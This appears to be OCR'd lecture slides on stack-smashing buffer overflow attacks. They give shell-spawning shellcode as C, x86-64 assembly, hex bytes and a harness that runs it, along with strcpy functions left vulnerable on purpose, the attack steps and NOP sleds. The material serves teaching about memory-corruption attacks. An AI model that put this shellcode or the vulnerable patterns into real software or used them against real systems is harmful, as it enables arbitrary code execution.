Injecting Shellcode

Shellcode: a small piece of code the attacker injects into the memory as the payload to exploit a vulnerability

- Normally the code starts a command shell so the attacker can run any command to compromise the machine.

```c
#include <stdio.h>
int main( ) {
  char* name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

```
section .text
    global _start

_start:
    xor rdi, rdi
    push rdi
    mov rbx, 0x68732f2f6e69622f
    push rbx
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov al, 59
    syscall
```


```
48 31 ff
57
48 bb 2f 62 69 6e 2f
2f 73 68
53
48 89 e7
48 31 f6
48 31 d2
b0 3b
0f 05
```


```c
#include <stdlib.h>
#include <stdio.h>

int main() {
 unsigned char shellcode[] =
"\x48\x31\xff\x57\x48\xbb\x2f\x62\x69\x6
e\x2f\x2f\x73\x68\x53\x48\x89\xe7\x48\x3
1\xf6\x48\x31\xd2\xb0\x3b\x0f\x05";
    ((void(*)()) shellcode)();
}
```

Overwrite EIP with the Shellcode Address

```
void overflow(char* input){
    char buf[32];
    strcpy(buf,input);
}
```







Overwrite EIP with the Shellcode Address

What if buf is smaller than shellcode?

- Place the shellcode after EIP

```
void overflow(char* input){
    char buf[8];
    strcpy(buf,input);
}
```





Summary of Stack Smashing Attack

1. Find a buffer overflow vulnerability in the program (e.g., strcpy from users' input without checking boundaries)
2. Inject shellcode into a known memory address
3. Exploit the buffer overflow vulnerability to overwrite EIP with the shellcode address. Normally this step can be combined with step 2 using one input.
4. Return from the vulnerable function.
5. Start to execute the shellcode.

Shellcode Address is Unknown

Need to guess the address of shellcode.

- Incorrect address can cause system crash: unmapped address, protected kernel code, data segmentation

Improve the chance: Insert many NOP instructions before shellcode

- NOP (No-Operation): does nothing but advancing to the next instruction.